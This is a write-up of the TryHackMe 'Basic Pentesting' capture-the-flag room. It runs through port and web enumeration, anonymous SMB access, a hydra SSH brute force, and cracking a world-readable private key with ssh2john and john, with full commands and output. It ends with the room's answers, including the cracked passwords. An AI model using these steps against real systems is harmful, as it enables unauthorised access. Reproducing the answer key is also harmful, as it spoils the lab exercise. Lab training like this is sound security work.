

[About]



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[OS]: Linux
[Web-Technology]: Apache httpd 2.4.18 , Apache Jserv (Protocol v1.3), Apache Tomcat 9.0.
[Hostname]: basic2
[IP]: 10.10.197.13
[USERS]: jan, kay
[CREDENTIALS]: jan=armando,
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[Enumeration]

-- [Network Enumeration]

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

-- [Web Enumeration]



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--> Files & Directories port 80
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```
200      GET      10l      24w      158c http://10.10.197.13/
301      GET      9l       28w      318c http://10.10.197.13/development => http://10.10.197.13/development
200      GET      7l      42w      235c http://10.10.197.13/development/j.txt
200      GET      9l      89w      483c http://10.10.197.13/development/dev.txt
404      GET      9l      33w      288c http://10.10.197.13/Reports%20List
```

```
--> Files & Directories port 8080
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```
200      GET      18l      126w     9193c http://10.10.197.13:8080/tomcat.png
200      GET      351l     786w     5581c http://10.10.197.13:8080/tomcat.css
401      GET      63l     289w     2473c http://10.10.197.13:8080/manager/html
302      GET      0l       0w       0c http://10.10.197.13:8080/manager/ => http://10.10.197.13:8080/manager
200      GET      34l     158w     1155c http://10.10.197.13:8080/docs/api/index.html
200      GET      173l    902w     6851c http://10.10.197.13:8080/docs/RELEASE-NOTES.txt
401      GET      63l     289w     2473c http://10.10.197.13:8080/manager/status
302      GET      0l       0w       0c http://10.10.197.13:8080/docs => http://10.10.197.13:8080/docs
200      GET      202l    1223w    14459c http://10.10.197.13:8080/docs/setup.html
200      GET      523l    3781w    35639c http://10.10.197.13:8080/docs/security-howto.html
200      GET      22l      93w     42556c http://10.10.197.13:8080/favicon.ico
200      GET      351l    2079w    22748c http://10.10.197.13:8080/docs/deployer-howto.html
200      GET      676l    3580w    35228c http://10.10.197.13:8080/docs/jndi-datasource-example.html
200      GET      1223l   6951w    63205c http://10.10.197.13:8080/docs/realm-howto.html
302      GET      0l       0w       0c http://10.10.197.13:8080/manager => http://10.10.197.13:8080/manager
200      GET      1470l   7944w    75833c http://10.10.197.13:8080/docs/manager-howto.html
200      GET      680l   4165w    44204c http://10.10.197.13:8080/docs/cluster-howto.html
302      GET      0l       0w       0c http://10.10.197.13:8080/examples => http://10.10.197.13:8080/examples
200      GET      34l     158w     1155c http://10.10.197.13:8080/docs/api/
```

[Foothold]

Observing that the above **web enumeration**, seems to be not useful in any way, lets try to explore other open ports such as **SMB** port maybe we might have a **share** which we can check if it make's sense at all

```
[cyberxploit@parrot]-[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
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```
└─ $ smbclient -L //10.10.197.13
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```
Password for [WORKGROUP\cyberxploit]:
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Sharename	Type	Comment
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Anonymous	Disk	

IPC\$

IPC

IPC Service (Samba Server 4.3.11-Ubuntu)

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└─ $ smbclient //10.10.197.13/Anonymous
Password for [WORKGROUP\cyberxploit]:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0 Thu Apr 19 18:31:20 2018
..               D           0 Thu Apr 19 18:13:06 2018
staff.txt        N        173 Thu Apr 19 18:29:55 2018
```

upon downloading the `staff.txt` file, i tried to read it and see what it contains which reveals below

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└─ $ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Looking at the two users we found `jan` and `kay` via `smbclient`, we can now try to brute-force `ssh` credentials for the user `jan` and if that didn't work we can try that of the user `kay` with `hydra`

```
[x]--[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└─ $ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.197.13:22
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-29 22:49:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.197.13:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 14344256 to do in 1637:29h, 13 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 14344126 to do in 2598:35h, 13 active
[STATUS] 93.29 tries/min, 653 tries in 00:07h, 14343749 to do in 2562:42h, 13 active
[22][ssh] host: 10.10.197.13 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
```

Without going for the second user `kay`, luckily for us we are able to brute-force the `ssh` credential for the `jan` user which is `armando` to which we'll now login via `SSH` as shown down below

```
[cyberxploit@parrot]-[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└─ $ ssh jan@10.10.197.13
The authenticity of host '10.10.197.13 (10.10.197.13)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.197.13' (ED25519) to the list of known hosts.
jan@10.10.197.13's password: armando
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

[Pivoting]

Upon logging in to the box, we are right inside the **jan's** home directory, lets look around to see if we can get any useful **files** and insight about the **kay** user

```
jan@basic2:~$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root  4096 Apr 19  2018 ..
-rw----- 1 kay  kay   57 Apr 23  2018 pass.bak
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
```

Now it gets really interesting seeing the **pass.bak** file even though it is owned by the **kay** user and no any permission to read or write to the file. Looking down we notice the hidden **.ssh** directory which seems suspicious and can be **executed** by us [kay] user.

```
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
```

Now we can read the content of the **id_rsa** public key file which we can then log in via the **ssh -i id_rsa kay@10.10.197.13** command utility and if that goes well, we'll gain access into the **kay** user as easy as it looks. After **cat id_rsa** on the remote machine it displays the content of the file i then save it locally as **kay_id_rsa** to which we'll try login and connect via ssh.

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└─ $ ssh -i kay_id_rsa kay@10.10.197.13
Enter passphrase for key 'kay_id_rsa':
```

And there we have it, it is passphrase protected which means we have to crack the passphrase using **john the ripper** but before we do just that we have to convert the **id_rsa** to what john understand and in this case it's going to be **ssh2john** utility which is also part of **john the ripper**.

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└─ $ ssh2john kay_id_rsa > forjohn.txt
```

The output of the conversion is saved as **forjohn.txt** which is now readable and understandable by **john**. Can we now try to crack it with the **rockyou.txt** file just as illustrated down below the full command and switches

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└─ $ john forjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay_id_rsa)
1g 0:00:00:01 DONE (2025-01-29 23:20) 0.7751g/s 64148p/s 64148c/s 64148C/s
behlatt..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

And there we have it, it's the cracked passphrase for the the **kay** user meaning now we can connect directly via ssh with the **kay** user and we are successfully inside the user's home directory and we can now read the content of the **pass.bak** file.

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└─ $ ssh -i kay_id_rsa kay@10.10.197.13
Enter passphrase for key 'kay_id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
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[Take away Concept]

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[Questions]

QUESTIONS	ANSWERS
What is the name of the hidden directory on the web server(enter name without /)?	development
What is the username?	jan
What is the password?	armando
What service do you use to access the server(answer in abbreviation in all caps)?	SSH
What is the name of the other user you found(all lower case)?	kay
What is the final password you obtain?	heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

#thm

#easy

#basic-pentesting